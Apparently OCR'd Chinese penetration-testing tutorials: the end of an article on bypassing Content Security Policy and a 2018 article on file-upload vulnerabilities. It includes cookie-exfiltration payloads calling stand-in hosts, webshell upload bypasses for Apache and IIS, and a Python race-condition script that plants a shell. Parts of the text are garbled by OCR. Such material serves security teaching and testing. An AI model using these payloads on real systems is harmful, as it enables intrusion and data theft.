在允许 unsafe-inline 的情况下，可以用 window.location，或者 window.open 之类的方法进行跳转绕过

```
<script>
  window.location="http://www.xss.com/x.php?c=[cookie]";
</script>
```

<a> 标签配合站内的某些可控 JS 点击操作来跳转

```
<script>
  $(#foo).click()
</script>
```

```
<a id="foo" href="xxxxx.com">
```

利用网站本身的跳转接口

```
http://foo.com/jmp.php?url=attack.com
```

<link>标签预加载

CSP 对 link 标签的预加载功能考虑不完善。在 Chrome 下，可以使用如下标签发送 cookie 或者其他数据

```
<link rel="prefetch" href="http://www.xss.com/x.php?c=[cookie]">
```

在 Firefox 下无法用 prefetch，因为 Firefox 有更高的安全规范，但是我们可以使用其他的方式，比如 dns-prefetch，将 cookie 作为子域名，用 dns 预解析的方式把 cookie 带出去，查看 dns 服务器的日志就能得到 cookie

```
<link rel="dns-prefetch" href="//[cookie].xxx.ceye.io">
```

link 标签除了这两种 rel，还有 preconnect、prerender、subresource、preload 等

利用浏览器补全

有些网站限制只有某些脚本才能使用，往往会使用 <script> 标签的 nonce 属性，只有 nonce 一致的脚本才生效，比如 CSP 设置成下面这样

```
Content-Security-Policy: default-src 'none';script-src 'nonce-abc'
```

那么当脚本插入点为如下的情况时

```
<p>        </p>
```

```
<script nonce="abc">document.write('CSP');</script>
```

可以插入

```
<script src=//attack.com a="
```

这里利用浏览器的容错机制会拼成一个新的 script 标签，其中的 src 可以自由设定

```
<p><script src=//attack.com a="</p>

<script" nonce="abc">document.write('CSP');</script>
```

利用 DOM XSS

如果 JS 存在操作 location.hash 导致的 XSS，那么这样的攻击请求不会经过后台，那么 nonce 后的随机值就不会刷新。可以见下面 lorexxar 师傅的博文:

https://lorexxar.cn/2017/05/16/nonce-bypass-script/

如果有 DOM 操作可以插入 HTML 并且可以控制插入的 HTML 内容，那么也可以绕过 CSP

利用 CSS 静态 xss 获取 nonce 值

利用 CSS 选择器来逐字节获取信息，^= 从头部判断

```
*[attribute^="a"]{background:url("record?match=a")}

*[attribute^="b"]{background:url("record?match=b")}

*[attribute^="c"]{background:url("record?match=c")}
```

比如确定第一位为 c，那么就会继续下面的步骤

```
*[attribute^="ca"]{background:url("record?match=ca")}

*[attribute^="cb"]{background:url("record?match=cb")}

*[attribute^="cc"]{background:url("record?match=cc")}
```

由于是 CSS 的变化，没有引起服务器重新请求，所以 nonce 的值不会改变，偷取值后即可执行我们的 script

利用跨域传输数据

利用一些跨域传输的方法来引入 JS，导致执行

具体的可以看看呆子不开口的乌云大会 PPT

http://pan.baidu.com/s/1pLCfCWr

和 0CTF2018 预选赛中的 h4xors.club2

https://lorexxar.cn/2018/04/10/0ctf2018-club2/

利用文件上传执行 JS

Content-Security-Policy: default-src 'self'; script-src 'self'

针对只能加载同域下 script 的 CSP 策略，如果有上传点可以控制，那么可以在其中夹杂 js 代码，然后引用该文件完成执行。

可以参考前几天梅子酒师傅写的 r 》代 Xnj ，执行 JS

结语

可以看到 CSP 的绕过比较看重实际场景，不同的情况下有着不同的绕过方法。

作者能力有限，如果文章中有什么问题，欢迎交流。最后，恭喜 RNG！

Reference

https://lorexxar.cn/2017/05/09/CSP%20Is%20Dead,%20Long%20Live%20CSP!%20On%20the%20Insecurity%20of%20Whitelists%20and%20the%20Future%20of%20Content%20Security%20Policy/

https://lorexxar.cn/2017/10/25/csp-paper/#0x02-CSP%EF%BC%88Content-Security-Policy%EF%BC%89

https://www.jianshu.com/p/f1de775bc43e

https://paper.seebug.org/91/

http://sirdarckcat.blogspot.jp/2016/12/how-to-bypass-csp-nonces-with-dom-xss.html

https://lorexxar.cn/2017/05/16/nonce-bypass-script/

https://lorexxar.cn/2016/08/08/ccsp/

简单粗暴的文件上传漏洞

原创： Anthem 信安之路 2018-04-03

文件上传漏洞可以说是日常渗透测试用得最多的一个漏洞，因为用它获得服务器权限最快最直接。但是想真正把这个漏洞利用好却不那么容易，其中有很多技巧，也有很多需要掌握的知识。俗话说，知己知彼方能百战不殆，因此想要研究怎么防护漏洞，就要了解怎么去利用。

特点

1、利用简单

2、危害大

产生原因

缺少必要的校验

代码审计

基础

关于 PHP 中 $_FILES 数组的使用方法

$_FILES[‘file’][‘name’] *户*

$_FILES[‘file’][‘type’] MIME

$_FILES[‘file’][‘size’] *单 节*

$_FILES[‘file’][‘tmp_name’] *传 务 临时* php.ini

需要注意的是在文件上传结束后，默认的被储存在临时文件夹中，这时必须把他从临时目录中删除或移动到其他地方，否则，脚本运行完毕后，自动删除临时文件，可以使用 copy 或者 *move_uploaded_file 两个函数

程序员对某些常用函数的错误认识

这些函数有: empty()、isset()、strpos()、rename() 等，如下面的代码:

```
#!php
    if($operateId == 1){
        $date = date("Ymd");
        $dest = $CONFIG->basePath."data/files/".$date."/";
        $COMMON->createDir($dest);

        //if (!is_dir($dest))    mkdir($dest    0777);

        $nameExt =
    strtolower($COMMON->getFileExtName($_FILES['Filedata']['name']));

        $allowedType = array('jpg'    'gif'    'bmp'    'png'    'jpeg');


        if(!in_array($nameExt    $allowedType)){

            $msg = 0;
        }
        if(empty($msg)){
            $filename = getmicrotime().'.'.$nameExt;
            $file_url = urlencode($CONFIG->baseUrl.'data/files/'.$date."/".$filename);
            $filename = $dest.$filename;
            if(empty($_FILES['Filedata']['error'])){

                move_uploaded_file($_FILES['Filedata']['tmp_name']    $filename);

            }
            if (file_exists($filename)){
                //$msg = 1;
                $msg = $file_url;

                @chmod($filename    0444);

            }else{
                $msg = 0;
            }
        }
        $outMsg = "fileUrl=".$msg;
        $_SESSION["eoutmsg"] = $outMsg;
        exit;
    }
```

我们来看上面的这段代码，要想文件成功的上传， if(empty($msg)) 必须为 True 才能进入 if 的分支，接下来我们来看 empty 函数何时返回 True，看看 PHP Manual 怎么说，如图:

很明显，""、0、"0"、NULL、FALSE、array()、var $var; 以及没有任何属性的对象都将被认为是空的，如果 var 为空，则返回 True。 非常好，接下来我们往回看，有这样的几行代码

```
#!php
    $allowedType = array('jpg'    'gif'    'bmp'    'png'    'jpeg');

    if(!in_array($nameExt    $allowedType)){
        $msg = 0;
    }
```

看见没有，即使我们上传类似 shell.php 的文件，虽然程序的安全检查把 $msg 赋值为 0，经 empty($msg) 后，仍然返回 True，于是我们利用这个逻辑缺陷即可成功的上传 shell.php。

程序员对某些常用函数的错误使用

这些函数有 iconv()、copy() 等，如下面的这段代码(摘自 SiteStar)

```
#!php
public function img_create(){
    $file_info =& ParamHolder::get('img_name'    array()    PS_FILES);
    if($file_info['error'] > 0){
        Notice::set('mod_marquee/msg'    __('Invalid post file data!'));
        Content::redirect(Html::uriquery('mod_tool'    'upload_img'));
    }
    if(!preg_match('/\.('.PIC_ALLOW_EXT.')$/i'    $file_info["name"])){
```

```
            Notice::set('mod_marquee/msg'      __('File type error!'));
            Content::redirect(Html::uriquery('mod_marquee'      'upload_img'));
        }
        if(file_exists(ROOT.'/upload/image/'.$file_info["name"])){
            $file_info["name"] = Toolkit::randomStr(8).strrchr($file_info["name"]    ".");
        }
        if(!$this->_savelinkimg($file_info)){
            Notice::set('mod_marquee/msg'      __('Link image upload failed!'));
            Content::redirect(Html::uriquery('mod_marquee'      'upload_img'));
        }
        //...
    }
private function _savelinkimg($struct_file){
    $struct_file['name'] = iconv("UTF-8"      "gb2312"      $struct_file['name']);
                                move_uploaded_file($struct_file['tmp_name']
ROOT.'/upload/image/'.$struct_file['name']);
    return ParamParser::fire_virus(ROOT.'/upload/image/'.$struct_file['name']);
}
```

我们再来看看这段代码， img_create() 函数的逻辑非常严密，安全检查做的很到位。然而问题出在了 _savelinkimg() 函数，即在保存文件的前面程序员错误的使用了 iconv() 函数，并且文件名经过了此函数，为什么是错用了呢?

因为啊 iconv 函数在转码过程中，可能存在字符串截断的问题:

在 iconv 转码的过程中， utf->gb2312 (其他部分编码之间转换同样存在这个问题)会导致字符串被截断，如:

```
$filename="shell.php(hex).jpg";
```

(hex 为 0x80-0x99)，经过 iconv 转码后会变成 $filename="shell.php ";

所以，经过 iconv 后 $struct_file['name']) 为 shell.php，于是我们利用这个逻辑缺陷可以成功的上传 shell.php（前提是上传的文件名为 shell.php{%80-%99}.jpg)。

历 经 发

竞 这 历 经 渐 们视线 时 发..

这 码(VPN 统)

```
#!php
    <?
    if($_POST['realfile']){
        copy($_POST['realfile']   $_POST['path']);
    }
    $file = mb_convert_encoding($_POST[file]   "GBK"   "UTF-8");
    header("Pragma:");
    header("Cache-Control:");
    header("Content-type:application/octet-stream");
    header("Content-Length:".filesize($_POST[path]));
    header("Content-Disposition:attachment;filename=\"$file\"");
    readfile($_POST[path]);
    if($_POST['realfile']){
        unlink($_POST["path"]);
    }
    ?>
```

上述代码的逻辑表面上看起来是这样的(对于攻击者来说):

利用 copy 函数，将 realfile 生成 shell.php 然后删除掉 shell.php

这样初看起来没办法利用，但是仔细一想， 这段代码其实是存在逻辑问题的，所以我们可以利用这个逻辑缺陷达到 GetShell 的目的。

具体利用方法:

copy 成 temp.php --> 不断访问 temp.php --> temp.php 生成

shell.php --> 删除 temp.php --> 留下 shell.php

校验方式分类&总结

客户端 javascript 校验（一般只校验后缀名）

服务端校验

1、文件头 content-type 字段校验（image/gif）

2、文件内容头校验（GIF89a）

3、后缀名黑名单校验

4、后缀名白名单校验

5、自定义正则校验

6、WAF 设备校验（根据不同的 WAF 产品而定）

校验方式溯源

通常一个文件以 HTTP 协议进行上传时，将以 POST 请求发送至 Web 服务器，Web 服务器接收到请求并同意后，用户与 Web 服务器将建立连接，并传输数据。一般文件上传过程中将会经过如下几个检测步骤：

校验方式&绕过姿势

PUT 方法

WebDAV 是一种基于 HTTP 1.1 协议的通信协议.它扩展了 HTTP 1.1，在 GET、POST、HEAD 等几个 HTTP 标准方法以外添加了一些新的方法。使应

用程序可直接对 Web Server 直接读写，并支持写文件锁定 (Locking) 及解锁 (Unlock)，还可以支持文件的版本控制。当 WebDAV 开启 PUT，MOVE，COPY，DELETE 方法时，攻击者就可以向服务器上传危险脚本文件。

此时可以使用 OPTIONS 探测服务器支持的 http 方法，如果支持 PUT，就进行上传脚本文件，在通过 MOVE 或 COPY 方法改名。

当开启 DELETE 时还可以删除文件。

参考:

http://wiki.wooyun.org/server:httpput

客户端校验, JavaScript 校验

验证代码如下：

```
<?php
//        传                    js 验证
$uploaddir = 'uploads/';
if (isset($_POST['submit'])) {
    if (file_exists($uploaddir)) {
                if  (move_uploaded_file($_FILES['upfile']['tmp_name']        $uploaddir  .  '/'  .
$_FILES['upfile']['name'])) {
            echo '          传                    ' . $uploaddir . $_FILES['upfile']['name'] . "\n";
        }
    } else {
        exit($uploaddir . '                    请      创      ');
    }
    //print_r($_FILES);
}
?>
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
```

```
    "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
    <meta http-equiv="Content-Type" content="text/html;charset=gbk"/>
    <meta http-equiv="content-language" content="zh-CN"/>
    <title>        传                --JS 验证实   </title>
    <script type="text/javascript">
        function checkFile() {
            var file = document.getElementsByName('upfile')[0].value;
            if (file == null || file == "") {
                alert("   还      选择                    传!");
                return false;
            }
            //   义   许   传
            var allow_ext = ".jpg|.jpeg|.png|.gif|.bmp|";
            //         传
            var ext_name = file.substring(file.lastIndexOf("."));
            //alert(ext_name);
            //alert(ext_name + "|");
            //         传                  许   传
            if (allow_ext.indexOf(ext_name + "|") == -1) {
                var errMsg = "该            许   传   请   传" + allow_ext + "
          为   " +       ext_name;
                alert(errMsg);
                return false;
            }
        }
```

```
    </script>
<body>
<h3>        传                --JS 验证实  </h3>
<form    action=""    method="post"    enctype="multipart/form-data"    name="upload"
onsubmit="return      checkFile()">
    <input type="hidden" name="MAX_FILE_SIZE" value="204800"/>
    请选择      传          <input type="file" name="upfile"/>
    <input type="submit" name="submit" value="   传"/>
</form>
</body>
</html>
```

客户端 JS 验证通常做法是验证上传文件的扩展名是否符合验证条件

绕过姿势：

1、通过 firefox 的 F12 修改 js 代码绕过验证

2、使用 burp 抓包直接提交，绕过 js 验证

服务器端校验

文件头 content-type 字段校验（服务端 MIME 类型检测）

MIME 类型介绍：

MIME type 的缩写为 (Multipurpose Internet Mail Extensions) 代表互联网媒体类型 (Internet media type)，MIME 使用一个简单的字符串组成，最初是为了标识邮件 Email 附件的类型，在 html 文件中可以使用 content-type 属性表示，描述了文件类型的互联网标准。

Internet 中有一个专门组织 IANA 来确认标准的 MIME 类型，但 Internet 发展的太快，很多应用程序等不及 IANA 来确认他们使用的 MIME 类型为标准类型。因此他们使用在类别中以 x- 开头的方法标识这个类别还没有成为标准，例如： x-gzip，x-tar 等。事实上这些类型运用的很广泛，已经成为了事实标准。只要客户机和服务器共同承认这个 MIME 类型，即使它是不标准的类型也没有

关系，客户程序就能根据 MIME 类型，采用具体的处理手段来处理数据。

Response 对象通过设置 ContentType 使客户端浏览器，区分不同种类的数据，并根据不同的 MIME 调用浏览器内不同的程序嵌入模块来处理相应的数据。

MIME 类型格式：

类别/子类别；参数

Content-Type: [type]/[subtype]; parameter

MIME 主类别：

text：用于标准化地表示的文本信息，文本消息可以是多种字符集和或者多种格式的；

Multipart：用于连接消息体的多个部分构成一个消息，这些部分可以是不同类型的数据；

Application：用于传输应用程序数据或者二进制数据；

Message：用于包装一个 E-mail 消息；

Image：用于传输静态图片数据；

Audio：用于传输音频或者音声数据；

Video：用于传输动态影像数据，可以是与音频编辑在一起的视频数据格式。

常见 MIME 类型：

名称	扩展名	MIME类型
超文本标记语言文本	.htm，.html	text/html
普通文本	.txt	text/plain
RTF 文本	.rtf	application/rtf
GIF 图形	.gif	image/gif
JPEG 图形	.jpeg，.jpg	image/jpeg
au 声音文件	.au	audio/basic
MIDI 音乐文件	.mid，.midi	audio/midi，audio/x-midi
RealAudio 音乐文件	.ra，.ram	audio/x-pn-realaudio
MPEG 文件	.mpg，.mpeg	video/mpeg
AVI 文件	.avi	video/x-msvideo
GZIP 文件	.gz	application/x-gzip
TAR 文件	.tar	application/x-tar
JSON 文件	.json	application/json
png 图形	.png	image/png

验证代码

```
<?php
if($_FILE['userfile']['type'] != "image/gif"){ //检测content-type
    echo "sorry  we only allow uploading GIF images";
    exit;
}
else
{
    echo "Upload success!";
}
?>
```

以上是一个简单的服务器上传验证代码，只要 content-type 符合 image/gif 就允许上传

绕过方式

使用 Burp 截取上传数据包，修改 Content-Type 的值，改为 image/gif 即可成功绕过上传 webshell

服务端文件扩展名检测

测试代码

```
<?php
$type = array("php"  "php3");
//      传
$fileext = fileext($_FILE['file']['name']);
if(!in_array($fileext  $type)){
    echo "upload success!";
}
else{
    echo "sorry";
```

```
}
?>
```

默认上传后的文件保存的名字是已获取到的名字

绕过技巧

1、配合 Apache 的 .htaccess 文件上传解析漏洞

.htaccess 文件是 Apache 服务器中的一个配置文件，它负责相关目录下的网页配置。通过 .htaccess 文件，可以实现：网页 301 重定向、自定义 404 错误页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能 IIS 平台上不存在该文件，该文件默认开启，启用和关闭在 httpd.conf 文件中配置。

有些服务器在上传认证时没有拦截 .htaccess 文件上传，就会造成恶意用户利用上传 .htaccess 文件解析漏洞，来绕过验证进行上传 WEBShell，从而达到控制网站服务器的目的。

首先我们编写一个 .htaccess 文件，打开记事本，编写代码 “AddType application/x-httpd-php .jpg”，然后点击文件选中另存为，编写文件名为 .htaccess,选择保存类型为所有文件。然后将其进行上传。因为 .htaccess 是 apache 服务器中的一个配置文件，不在上传的文件的黑名单之内，所以 .htaccess 文件是可以上传成功。

接下来我们生成一个一句话木马文件，如取名为 yijuhua.php，因为之前上传成功到服务器的 .htaccess 文件里的代码可以让 .jpg 后缀名文件格式的文件名以 php 格式解析，因此达到了可执行的效果。所以我们把 yijuhua.php 文件的后缀名改为 .jpg 格式，让 .htaccess 文件解析 yijuhua.jpg 文件里的 php 代码，从而使木马上传成功并达到可执行的目的。

2、Apache 站上的解析缺陷绕过上传漏洞

Apache 的解析漏洞主要特性为 Apache 是从后面开始检查后缀，按最后一个合法后缀执行，整个漏洞的关键就是 Apache 的合法后缀到底是哪些，不是合法后缀的都可以被利用，所以将木马的后缀进行修改为允许上传的类型后，即可成功绕过验证，最终拿到权限。

例如新建完要上传的一句话木马文件后命名为 yijuhua.php，然后我们在文

件后缀处添加上 7z，就有可能绕过验证上传成功。也可以修改后缀名为 cab、zip、bmp 等，只要是允许的上传类型都可能被上传成功。最后通过菜刀类工具访问即可。

3、IIS6.0 站上的目录路径检测解析绕过上传漏洞

当我们使用的服务器都是 Windows2003，并且使用的服务为 IIS6.0 时，就可能存在如本节所描述的漏洞。

以 asp 为例，先准备好一句话木马文件，然后通过 burpsuite 进行抓包：

查看数据包：

其中 Content-Disposition:form-data;name=”path” 下面的一行为服务保存文件的相对路径，我们把原本的 uploadimg/ 改为 uploadimg/1.asp/;，filename="yijuhua.asp" 修改为 filename="yijuhua.asp/1.jpg"。如图：

本例的知识点在于利用了 IIS6.0 目录路径检测解析，文件的名字为“yijuhua.asp/1.jpg”，也同样会被 IIS 当作 ASP 文件来解析并执行。

首先我们请求 /yijuhua.asp/1.jpg，服务器会从头部查找查找 "." 号，获得 .asp/1.jpg。然后查找 "/"，如果有则内存截断，所以 /yijuhua.asp/1.jpg 会当做 /yijuhua.asp 进行解析。

上传成功后，通过 response 我们可以查看到得到的文件名信息为“1.asp;14127900008.asp”，那么就可以在前面添加上 uploadimg/，从而构造访问地址为：“http://www.test.com/uploadimg/1.asp;14127900008.asp”，并通过菜刀类的工具进行访问了。


IIS6.0 站上的解析缺陷绕过上传漏洞

此类方法与上面讲的目录解析有点类似，不同点在于是利用文件解析来达到绕过上传的目的。

以 php 为例，同样是准备好一句话木马文件后通过 burpsuite 进行抓包。

查看数据包：

其中 Content-Disposition:form-data;name=”path” 下面的一行为服务保存文件的相对路径，我们把原本的 uploadimg/ 改为 uploadimg/1.php; ，filename="yijuhua.php" 修改为 filename="yijuhua.jpg"。



本例中的知识点在于利用了 IIS6.0 目录路径检测解析，文件的名字为“1.php;yijuhua.jpg”，也同样会被 IIS 当作 PHP 文件来解析并执行

首先我们请求 /1.php;yijuhua.jpg，然后服务器会从头部查找查找 "." 号，获得 .php;yijuhua.jpg。接着查找到 ";"，有则内存截断，所以 /1.php;yijuhua.jpg 会当做 /1.php 进行解析。

最后类似上一节那样，通过 response 我们可以查看到得到的文件名信息为 “1.php;14127900008.php”，在前面添加上 uploadimg/，从而构造访问地址为： “http://www.test.com/uploadimg/1.php;14127900008.php”，并通过菜刀类的工具进行访问。

1、使用大小写绕过（针对对大小写不敏感的系统如 windows），如：PhP

2、使用黑名单外的脚本类型，如：php5，asa 和 cer 等(IIS 默认支持解析 .asp，.cdx， .asa，.cer 等)

能被解析的文件扩展名列表：

jsp jspx jspf

asp asa cer aspx

3、配合操作系统文件命令规则

（1）上传不符合 windows 文件命名规则的文件名

test.asp.

test.asp( )

test.php:1.jpg

test.php:: $DATA

会被 windows 系统自动去掉不符合规则符号后面的内容。

（2）linux 下后缀名大小写

在 linux 下，如果上传 php 不被解析，可以试试上传 pHp 后缀的文件名。

（3）借助系统特性突破扩展名验证，如：test.php_(在 windows 下，下划线是空格，保存文件时下划线被吃掉剩下 test.php)

4、双扩展名之间使用 00 截断，绕过验证上传恶意代码

0x00 截断：基于一个组合逻辑漏洞造成的，通常存在于构造上传文件路径的时候

test.php(0x00).jpg

test.php%00.jpg

路径 /upload/1.php(0x00)，文件名 1.jpg，结合 /upload/1.php(0x00)/1.jpg

5、超长文件名截断上传 (windows 258byte | linux 4096byte)

服务端检测文件内容

配合文件包含漏洞

前提：校验规则只校验当文件后缀名为 asp/php/jsp 的文件内容是否为木马。

绕过方式：（这里拿 php 为例，此漏洞主要存在于 PHP 中）

（1）先上传一个内容为木马的 txt 后缀文件，因为后缀名的关系没有检验内容；

（2）然后再上传一个 .php 的文件，内容为 <?php Include("上传的 txt 文件路径");?>

此时，这个 php 文件就会去引用 txt 文件的内容，从而绕过校验，下面列举包含的语法：

#PHP

<?php Include(" 传 txt ");?>

#ASP

<!--#include file=" 传 txt " -->

#JSP


<jsp:inclde page=" 传 txt "/>

or

<%@include file=" 传 txt "%>

详细参考：文件包含漏洞(绕过姿势)

利用 PHP 特性（使用数组绕过）



file_put_contents 这个函数的第二个参数 可以是数组

然后 如果代码里用正则匹配 bad word 的时候

对一个数组进行正则匹配没用

服务端检测文件头

文件头简介

不同的图片文件都有不同文件头，如：

PNG 头标识 (8 bytes) 89 50 4E 47 0D 0A 1A 0A

JPEG 头标识 (2 bytes): 0xff 0xd8 (SOI) (JPEG 标识)

GIF 头标识 (6 bytes) 47 49 46 38 39(37) 61

PHP 使用 getimagesize 函数验证图片文件头

绕过方式

绕过这个检测只需要在恶意脚本前加上允许上传文件的头标识就可以了

在木马内容基础上再加了一些文件信息，有点像下面的结构

```
GIF89a
    <?php phpinfo(); ?>
```

上传到服务端后验证

竞争上传

演示代码

```
<?php
$allowtype = array("gif"    "png"    "jpg");
$size = 10000000;
$path = "./";

$filename = $_FILES['file']['name'];

if(is_uploaded_file($_FILES['file']['tmp_name'])){
    if(!move_uploaded_file($_FILES['file']['tmp_name']    $path.$filename)){
        die("error:can not move");
    }
```

```
}else{
    die("error:not an upload file    ");
}
$newfile = $path.$filename;
echo "file upload success.file path is: ".$newfile."\n<br />";

if($_FILES['file']['error']>0){
    unlink($newfile);
    die("Upload file error: ");
}
$ext = array_pop(explode("."    $_FILES['file']['name']));
if(!in_array($ext    $allowtype)){
    unlink($newfile);
    die("error:upload the file type is not allowed    delete the file    ");
}
?>
```

首先将文件上传到服务器，然后检测文件后缀名，如果不符合条件，就删掉，我们的利用思路是这样的，首先上传一个 php 文件，内容为：

```
<?php fputs(fopen("./info.php"     "w")     '<?php @xxxxxxxx($_POST["drops"]) ?>'); ?>
```


当然这个文件会被立马删掉，所以我们使用多线程并发的访问上传的文件，总会有一次在上传文件到删除文件这个时间段内访问到上传的 php 文件，一旦我们成功访问到了上传的文件，那么它就会向服务器写一个 shell。利用代码如下：

```
import os
import requests
import threading
```

```
class RaceCondition(threading.Thread):
    def __init__(self):
        threading.Thread.__init__(self)
        self.url = "http://127.0.0.1:8080/upload/shell0.php"
        self.uploadUrl = "http://127.0.0.1:8080/upload/copy.php"

    def _get(self):
        print('try to call uploaded file...')
        r = requests.get(self.url)
        if r.status_code == 200:
            print("[*]create file info.php success")
            os._exit(0)

    def _upload(self):
        print("upload file.....")
        file = {"file":open("shell0.php"    "r")}
        requests.post(self.uploadUrl     files=file)

    def run(self):
        while True:
            for i in range(5):
                self._get()
            for i in range(10):
                self._upload()
                self._get()

if __name__ == "__main__":
```

```
threads = 20

for i in range(threads):
    t = RaceCondition()
    t.start()

for i in range(threads):
    t.join()
```

经过几次尝试后成功成功写入 shell



针对各种 CMS

比如说 JCMS 等存在的漏洞，可以针对不同 CMS 存在的上传漏洞进行绕过。

PHPCMSv9.6.0 任意文件上传

针对各种编辑器漏洞

比如 FCK，ewebeditor 等，可以针对编辑器的漏洞进行绕过。

文本编辑器

常见的文本编辑器有 CKEditor、eWebEditor、UEditor、KindEditor、xhEditor 等，它们的功能类似且都有图片上传、视频上传、远程下载等功能，这类文本编辑器也称为富文本编辑器。

FCKeditor

下面以 FCKeditor (现名为 CKEditor)为例：

1、敏感信息暴漏

查看版本信息

/FCKeditor/editor/dialog/fck_about.html

默认上传页面

/FCKeditor/editor/filemanager/browser/default/browser.html

/FCKeditor/editor/filemanager/browser/default/connectors/test.html

/FCKeditor/editor/filemanager/upload/test.html

/FCKeditor/editor/filemanager/connectors/test.html

/FCKeditor/editor/filemanager/connectors/uploadtest.html

其他敏感文件

/FCKeditor/editor/filemanager/connectors/aspx/connector.html

/FCKeditor/editor/filemanager/connectors/asp/connector.html

/FCKeditor/editor/filemanager/connectors/php/connector.php

2、黑名单策略错误

FCKeditor<=2.4.3 版本采用的是有弊端的黑名单策略，可以采用 asa、cer 等扩展名

3、任意文件上传漏洞

FCKeditor 的 2.4.2 及以下本本的黑名单配置信息里没有定义类型

Media，直接构造 html 表单就行，

在 form 中的

